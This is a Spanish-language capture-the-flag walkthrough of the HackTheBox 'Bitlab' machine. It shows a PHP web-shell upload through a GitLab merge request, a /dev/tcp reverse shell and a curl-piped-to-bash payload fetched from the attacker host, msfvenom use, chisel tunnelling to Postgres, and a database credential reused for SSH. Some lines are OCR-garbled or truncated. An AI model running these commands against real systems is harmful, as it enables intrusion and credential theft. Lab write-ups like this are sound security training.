
10.10.10.114/profile/index.php/

Follow

 **Clave**
Web Developer
A web developer is a programmer who specializes in, or is specifically engaged in, the development of World Wide Web applications, or applications that are run over HTTP from a web server to a web browser.

16 14 26

Vamos al boton del + y damos en new file



haciendo uso de una webshell /usr/share/webshells/php/simple-backdoor.php


```
#!/usr/bin/perl http://michaeluaw.org 2000 -->

(kali@kali)-[~/machineshtb/Bitlab]
$ cp /usr/share/webshells/php/simple-backdoor.php .


(kali@kali)-[~/machineshtb/Bitlab]
$ ls
creds.txt  simple-backdoor.php

(kali@kali)-[~/machineshtb/Bitlab]
$ 
[Bitlab] 0:bash 1:bash* 2:bash-
```

subimos el archivo.



Vamos al apartado de Branches



hacemos un merge request

Administrator > Profile > Merge Requests > New

New Merge Request

From **patch-1** into **master** [Change branch](#)

1

Title

Start the title with **WIP:** to prevent a **Work In Progress** merge request from being merged before it's ready.
Add [description templates](#) to help your contributors communicate effectively!

Description

Write Preview **B I " <> @**

Write a comment or drag your files here...

añadimos un título y lo asignamos a developer

Title

Start the title with **WIP:** to prevent a **Work In Progress** merge request from being merged before it's ready.
Add [description templates](#) to help your contributors communicate effectively!

Description

Write Preview **B I " <> @**

web shell

Markdown and quick actions are supported

Assignee

y le damos en subir merge

Assignee Developer ▼

Milestone Milestone ▼

Labels Labels ▼

Source branch patch-1 ▼

Target branch master ▼ [Change branches](#)


☐ Remove source branch when merge request is accepted.

☐ Squash commits when merge request is accepted. [About this feature](#)


[Submit merge request](#)

Luego en el apartado de merge apruebo el merge, acá la web se puso lenta, pero al validar en el sitio web se detecta el archivo.

<http://10.10.10.114/profile/simple-backdoor.php>




Usage: <http://target.com/simple-backdoor.php?cmd=cat+/etc/passwd>




```
10.10.10.114/profile/simple-backdoor.php?cmd=cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106:/:/home/syslog:/usr/sbin/nologin
messagebus:x:103:107:/:/nonexistent:/usr/sbin/nologin
_apt:x:104:65534:/:/nonexistent:/usr/sbin/nologin
lxd:x:105:65534:/:/var/lib/lxd/:/bin/false
uud:x:106:110:/:/run/uud:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112:/:/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1:/:/var/cache/pollinate:/bin/false
statd:x:110:65534:/:/var/lib/nfs:/usr/sbin/nologin
sshd:x:111:65534:/:/run/sshd:/usr/sbin/nologin
vboxadd:x:999:1:/:/var/run/vboxadd:/bin/false
clave:x:1000:1000:/:/home/clave:/bin/bash
```

Ejecutamos una reverse shell, pero dio fallas probé con varias y no funcionaron




```
10.10.10.114/profile/simple-backdoor.php?cmd=rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bin/
```




```
kali@kali: ~/machineshtb/Bitlab
File Edit View Search Terminal Tabs Help
kali@kali: ~/mach... x kali@kali: ~/mach... x kali@kali: ~/mach... x
(kali@kali)~/machineshtb/Bitlab
$ nc -lvnp 1234
listening on [any] 1234 ...
```

Por lo cual podemos hacer una reverse shell desde nuestro index o transferir una reverse shell Linux y ejecutarla. Opto por la segunda opción y caso de fallar uso la primera. Validamos la arquitectura del sistema operativo




creo una reverse shell Linux con msfvenom

msfvenom -p linux/x64/shell_reverse_tcp LHOST=10.10.14.33 LPORT=1234 -f elf-so -o shellll.so




transfiero con curl en el directorio actual porque tmp no lo encontré el pc víctima

curl http://10.10.14.33/shellll.so



sin embargo, no nos muestra el archivo



como no guarda el archivo ejecuto una reverse shell almacenada en un archivo index.php

/bin/bash -i >& /dev/tcp/10.10.14.33/1234 0>&1


```
kali@kali: ~/machineshtb
(kali@kali)-[~/machineshtb/Bitlab]
$ nano index.php
(kali@kali)-[~/machineshtb/Bitlab]
$ cat index.php
#!/bin/bash
/bin/bash -i >& /dev/tcp/10.10.14.33/1234 0>&1
(kali@kali)-[~/machineshtb/Bitlab]
$
```

ahora descargo con curl e interpreto con bash

| bash

http://10.10.10.114/profile/simple-backdoor.php?cmd=curl%20http://10.10.14.33/index.php%20|%20bash

```
(kali@kali)-[~/machineshtb/Bitlab]
$ nc -lvp 1234
listening on [any] 1234 ...
connect to [10.10.14.33] from (UNKNOWN) [10.10.10.114] 43766
bash: cannot set terminal process group (1496): Inappropriate ioctl for device
bash: no job control in this shell
www-data@bitlab:/var/www/html/profile$ whoami
whoami
www-data
www-data@bitlab:/var/www/html/profile$

(kali@kali)-[~/machineshtb/Bitlab]
$ ls
creds.txt  shelll.so  simple-backdoor.php

(kali@kali)-[~/machineshtb/Bitlab]
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.10.114 - - [13/Apr/2025 23:22:59] "GET /shelll.so HTTP/1.1" 200 -
10.10.10.114 - - [13/Apr/2025 23:24:31] "GET /shelll.so HTTP/1.1" 200 -
10.10.10.114 - - [13/Apr/2025 23:26:36] "GET /shelll.so HTTP/1.1" 200 -
10.10.10.114 - - [13/Apr/2025 23:27:23] "GET /shelll.so HTTP/1.1" 200 -
10.10.10.114 - - [13/Apr/2025 23:35:57] "GET /index.php HTTP/1.1" 200 -
```

al intentar visualizar la flag no tenemos acceso

```

user.txt
www-data@bitlab:/home/clave$ cat user.txt
cat user.txt
cat: user.txt: Permission denied
www-data@bitlab:/home/clave$ 

```

Mejoramos la shell y validamos una forma de ser el usuario clave.

```

www-data@bitlab:/home/clave$ ls
RemoteConnection.exe user.txt
www-data@bitlab:/home/clave$ ls -la
total 44
drwxr-xr-x 4 clave clave 4096 Aug  8  2019 .
drwxr-xr-x 3 root root 4096 Feb 28  2019 ..
lrwxrwxrwx 1 root root 9 Feb 28  2019 .bash_history -> /dev/null
-rw-r--r-- 1 clave clave 3771 Feb 28  2019 .bashrc
drwx----- 2 clave clave 4096 Aug  8  2019 .cache
drwx----- 3 clave clave 4096 Aug  8  2019 .gnupg
-rw-r--r-- 1 clave clave 807 Feb 28  2019 .profile
-r----- 1 clave clave 13824 Jul 30  2019 RemoteConnection.exe
-r----- 1 clave clave 33 Apr 13  20:48 user.txt

```

enumeramos puertos y procesos ejecutando
netstat -antup

```

Press Enter to continue
www-data@bitlab:/home/clave$ netstat -antup
(Not all processes could be identified, non-owned process info
will not be shown, you would have to be root to see it all.)x
Active Internet connections (servers and established)

```

Proto	Recv-Q	Send-Q	Local Address	Foreign Address	State	PID/Program name
tcp	0	0	127.0.0.1:3022	0.0.0.0:*	LISTEN	37360 120 ?
tcp	0	0	127.0.0.53:53	0.0.0.0:*	LISTEN	56176 3892 ?
tcp	0	0	0.0.0.0:22	0.0.0.0:*	LISTEN	316520 3020 ?
tcp	0	0	172.17.0.1:3000	0.0.0.0:*	LISTEN	42544 3804 ?
tcp	0	0	127.0.0.1:5432	0.0.0.0:*	LISTEN	316656 2328 ?
tcp	0	286	10.10.10.114:43766	10.10.14.33:1234	ESTABLISHED	13051/bash732 ?
tcp	0	0	172.17.0.1:3000	172.19.0.2:57684	ESTABLISHED	316520 552 ?
tcp	0	0	172.19.0.1:38176	172.19.0.5:80	ESTABLISHED	316940 1588 ?
tcp6	0	0	:::8000	:::*	LISTEN	171716 784 ?
tcp6	0	0	:::80	:::*	LISTEN	316828 956 ?
tcp6	0	0	:::22	:::*	LISTEN	402852 11972 ?
udp	18432	0	127.0.0.53:53	0.0.0.0:*		5679 1.4 16.7-1324708 342700 ?
						clave 5680 0.2 8.0 936312 164592 ?
						clave 5681 0.2 0.4 328392 9852 ?

```

www-data@bitlab:/home/clave$ 

```

ps -aux

```
systemd+ 1914 0.7 0.2 52000 5484 ? Ss 20:45:11:21 /usr/bin/redis-
root 1950 0.0 0.0 37360 120 ? Ss 20:45:00:01 haproxy -W -db
root 1993 0.1 0.1 56176 3892 ? Ss 20:45:00:15 /usr/bin/python
systemd+ 1995 0.0 0.1 316520 3020 ? Ss 20:45:00:00 /usr/lib/postgr
root 2279 0.1 0.1 42544 3804 ? S 20:45:00:15 haproxy -w -db
systemd+ 5212 0.0 0.1 316656 2328 ? Ss 20:45:00:00 postgres: check
systemd+ 5213 0.0 0.0 316520 1732 ? Ss 20:45:00:00 postgres: write
systemd+ 5214 0.0 0.0 316520 552 ? Ss 20:45:00:00 postgres: wal w
systemd+ 5215 0.0 0.0 316940 1588 ? Ss 20:45:00:00 postgres: autov
systemd+ 5216 0.0 0.0 171716 784 ? Ss 20:45:00:00 postgres: stats
systemd+ 5217 0.0 0.0 316828 956 ? Ss 20:45:00:00 postgres: bgwor
clave 5678 0.0 0.5 402852 11972 ? Sl 20:45:00:09 /usr/local/bin/
clave 5679 1.4 16.7 1324708 342700 ? Sl 20:45:2:37 sidekiq 5.2.3 g
clave 5680 0.2 8.0 936312 164592 ? Sl 20:45:00:25 unicorn_rails m
clave 5681 0.2 0.4 328392 9852 ? Sl 20:45:00:31 /usr/local/bin/
root 5682 0.0 0.0 26068 644 ? S 20:45:00:00 /usr/sbin/cron
root 5683 0.0 0.0 150240 112 ? S 20:45:00:00 nginx: master p
root 5684 0.0 0.0 65512 64 ? S 20:45:00:00 /usr/sbin/sshd
```

al parecer está ejecutando postgres y este corre en el puerto 5432, acá no me lo pienso 2 veces y me traigo ese puerto con chisel

```
curl http://10.10.14.33/chisel.sh -o chisel.sh
```

```
chmod +x chisel
```

```
www-data@bitlab:/tmp$ ls
www-data@bitlab:/tmp$ curl http://10.10.14.33/chisel.sh -o chisel.sh
% Total % Received % Xferd Average Speed Time Time Time Current
         Dload Upload Total Spent Left Speed
100 8188k 100 8188k 0 0 4428k 0 0:00:01 0:00:01 --:--:-- 4425k
www-data@bitlab:/tmp$ ls
chisel.sh
www-data@bitlab:/tmp$ chmod +x chisel.sh
www-data@bitlab:/tmp$
```

Ahora levantamos el chisel server en kali

```
./chisel.sh server -p 54 --reverse
```

```
kali@kali: ~/machineshtb
(kali@kali)-[~/machineshtb/Bitlab]
$ ./chisel.sh server -p 54 --reverse
2025/04/14 00:36:47 server: Reverse tunnelling enabled
2025/04/14 00:36:47 server: Fingerprint 1yJ/L8vkP+wyF2p5tyRju7SeAoIdOu4a0Lqeaxbqyus=
2025/04/14 00:36:47 server: Listening on http://0.0.0.0:54
2025/04/14 00:38:53 server: session#14: tun: proxy#R:543=>5432: Listening
>
Horizontal
Toca traernos ese
```

ahora traigo el puerto en el cliente que es la víctima

```
chisel client ipkali:portkali R:pordereenvio:localhostvictima:portatraer
```

```
./chisel.sh client 10.10.14.33:54 R:543:127.0.0.1:5432
```

```
kali@kali: ~/machineshtb
www-data@bitlab:/tmp$ ./chisel.sh client 10.10.14.33:54 R:543:127.0.0.1:5432
Ahora levantamos el chisel server en
./chisel.sh server -p 54 --reverse
kali@kali: ~/machineshtb/
(kali@kali)-[~/machineshtb/Bitlab]
$ ./chisel.sh server -p 54 --reverse
2025/04/14 00:36:47 server: Reverse tunnelling enabled
2025/04/14 00:36:47 server: Fingerprint 1yJ/L8vkP+wyF2p5tyRju7SeAoIdOu4a0Lqeaxbqyus=
2025/04/14 00:36:47 server: Listening on http://0.0.0.0:54
2025/04/14 00:38:53 server: session#14: tun: proxy#R:543=>5432: Listening
```

validamos en el server

```
kali@kali: ~/machineshtb
(kali@kali)-[~/machineshtb/Bitlab]
$ ./chisel.sh server -p 54 --reverse
2025/04/14 00:36:47 server: Reverse tunnelling enabled
2025/04/14 00:36:47 server: Fingerprint 1yJ/L8vkP+wyF2p5tyRju7SeAoIdOu4a0Lqeaxbqyus=
2025/04/14 00:36:47 server: Listening on http://0.0.0.0:54
2025/04/14 00:38:53 server: session#14: tun: proxy#R:543=>5432: Listening
```

0.0.1. Conexión con Postgres desde Linux

ahora validando en la web como conectarnos a una base de datos postgres

<https://codigobinariovzla.wordpress.com/2017/10/04/conectarse-a-una-base-de-datos-postgres-desde-la-consola-linux/>

psql -h ip_servidor -U usuario -d base_de_datos

usando las credenciales encontradas en snippets

psql -U profiles -h 127.0.0.1 -p 543

```
kali@kali: ~/machineshtb
(kali@kali)-[~/machineshtb/Bitlab]
$ psql -U profiles -h 127.0.0.1 -p 543
Password for user profiles:
psql (17.4 (Debian 17.4-1+b1), server 10.4 (Ubuntu 10.4-2:pgdg18.04+1))
Type "help" for help.
profiles=>
```

ejecutamos el query de la conexión

select *from profiles;

```

(kali@kali)-[~/machineshtb/Bitlab]
$ psql -U profiles -h 127.0.0.1 -p 543
Password for user profiles:
psql (17.4 (Debian 17.4-1+b1), server 10.4 (Ubuntu 10.4-2.pgdg18.04+1))
Type "help" for help.

profiles=> select *from profiles;
 id | username | password
-----+-----+-----
  1 | clave | c3NoLXN0cjBuZy1wQHNz==
(1 row)

profiles=>

```

Al parecer es un base64 decodifico, pero no muestra la clave

```

/home/kali/machineshtb/Talkative/chisel.sh
(kali@kali)-[~/machineshtb/Bitlab]
$ echo ' c3NoLXN0cjBuZy1wQHNz==' | base64 -d
base64: invalid input

(kali@kali)-[~/machineshtb/Bitlab]
$ echo 'c3NoLXN0cjBuZy1wQHNz==' | base64 -d
ssh-strong-passbase64: invalid input
--reverse

(kali@kali)-[~/machineshtb/Bitlab]
$

```

ingreso por ssh con esa clave tal cual y tenemos acceso

```
(kali㉿kali)-[~/machineshtb/Bitlab]
$ ssh clave@10.10.10.114
The authenticity of host '10.10.10.114 (10.10.10.114)' can't be established.
ED25519 key fingerprint is SHA256:NV5oC5MEGY6FK2gO4r8HaAtZuZBxpAGJwAiV5wIvCe8.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.114' (ED25519) to the list of known hosts.
clave@10.10.10.114's password:
Last login: Thu Aug  8 14:40:09 2019
clave@bitlab:~$ whoami
clave
clave@bitlab:~$
```

Escalada de privilegios Análisis de binarios windows - Binary windows analysis

